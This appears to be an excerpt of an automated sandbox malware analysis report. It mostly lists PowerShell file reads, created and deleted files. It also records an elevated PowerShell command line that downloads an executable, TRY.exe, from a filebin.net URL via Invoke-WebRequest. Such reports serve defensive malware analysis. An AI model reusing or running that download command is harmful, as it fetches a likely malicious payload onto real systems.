File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F82625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F82625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50F82625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	7FFA50F7B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA50F7B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA50F662DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFA50F663B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA510512E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	132	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4C10B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50F7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA510512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	7FFA4C10B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	7FFA4C10B526	ReadFile

Analysis Process: powershell.exe PID: **6884**, Parent PID: **6672**

General

Target ID:	17
Start time:	09:28:38
Start date:	20/04/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	false
Commandline:	powershell -command "Invoke-WebRequest -uri https://filebin.net/rf43v6qzghbj7h7b/TRY.exe -o TRY.exe"
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA510AF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA510AF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dk05raat.4wt.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4C106FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rgd2gy31.vwg.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4C106FDD	CreateFileW
C:\Users\user\Documents\20220420\PowerShell_transcript.377142.szj6FUBY.20220420092838.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4C106FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA494203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA494203FC	unknown
C:\Users\user\AppData\Local\Temp\IXP000.TMP\TRY.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4C106FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dk05raat.4wt.ps1	success or wait	1	7FFA4C10F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rgd2gy31.vwg.psm1	success or wait	1	7FFA4C10F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dk05raat.4wt.ps1	0	1	31	1	success or wait	1	7FFA4C10B526	WriteFile
